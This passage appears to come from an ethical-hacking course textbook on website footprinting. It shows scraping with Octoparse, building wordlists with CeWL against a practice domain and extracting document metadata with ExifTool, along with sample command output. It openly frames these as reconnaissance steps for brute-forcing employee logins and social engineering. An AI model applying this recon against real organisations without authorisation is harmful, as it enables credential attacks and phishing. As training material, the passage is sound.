

Home
Certfied Hacker
Certfied Hacker
Browse
Save
Run
Login
certifiedhacker.com
Juggy Boy hotel booking
Home
Destinations
Hotel Guides
Vacation Ideas
Contact-Us
About-Us
Search Hotels
French Riviera
Top Destinations
Data Preview
Data Fields
Page1
The current page has no data fields added.

Figure 2.58: Screenshot of Octoparse showing target web pages

- **Gathering the Wordlist from the Target Website**

  The words available on the target website may reveal critical information that helps attackers to perform further exploitation. Attackers gather a list of email addresses related to the target organization using various search engines, social networking sites, web spidering tools, etc. After obtaining these email addresses, an attacker can gather a list of words available on the target website. This information helps the attacker to perform brute-force attacks on the target organization. An attacker uses the CeWL tool to gather a list of words from the target website and perform a brute-force attack on the email addresses gathered earlier.


  To run the CeWL tool, issue the following commands:

  - **`cewl --help`**

    This command displays various options that a user can use to obtain a list of words from the target website.

  - **`cewl www.certifiedhacker.com`**

    This command returns a list of unique words present in the target URL.



```
┌─[root@parrot]─[~]
└──╼ #cewl www.certifiedhacker.com
CeWL 5.4.6 (Exclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Slide
and
for
Login
your
End
Content
Menu
Hacker
jQuery
Cycle
default
Font
cufón
document
page
open
close
member
Register
```

Figure 2.59: Screenshot showing results obtained from CeWL tool

- **Extracting Metadata of Public Documents**

  Useful information may reside on the target organization's website in the form of pdf documents, Microsoft Word files, and other files in various formats. Attackers extract valuable data, including metadata and hidden information from such documents. The data mainly contains hidden information about the public documents that can be analyzed to extract information such as the title of the page, description, keywords, creation/modification date and time of the content, and usernames and e-mail addresses of employees of the target organization.

An attacker can misuse this information to perform malicious activities against the target organization by brute-forcing authentication using the usernames and e-mail addresses of employees, or perform social engineering to send malware, which can infect the target system.


Metadata Extraction Tools

Metadata extraction tools such as ExifTool, Web Data Extractor, and Metagoofil automatically extract critical information that includes the usernames of clients, OSes (exploits are OS-specific), email addresses (possibly for social engineering), list of software used (version and type), list of servers, document creation/modification date, and website authors.

- **ExifTool**

  Source: *https://exiftool.org*

  ExifTool is a cross-platform Perl library and command-line application for reading, writing, and editing metadata in files. It supports a large number of metadata formats, including EXIF, HTML, GPS, IPTC, XMP, and JFIF, and allows copying metadata between files of different formats. The tool also helps in extracting thumbnail images, preview images, and large JPEG images from RAW files.



```
C:\Users\Admin\Downloads>exiftool.exe "C:\Users\Admin\Downloads\Certfied Hacker.html"
ExifTool Version Number         : 12.40
File Name                       : Certfied Hacker.html
Directory                       : C:/Users/Admin/Downloads
File Size                       : 16 KiB
File Modification Date/Time     : 2022:03:10 11:04:23+05:30
File Access Date/Time           : 2022:03:10 11:04:23+05:30
File Creation Date/Time         : 2022:03:10 11:04:15+05:30
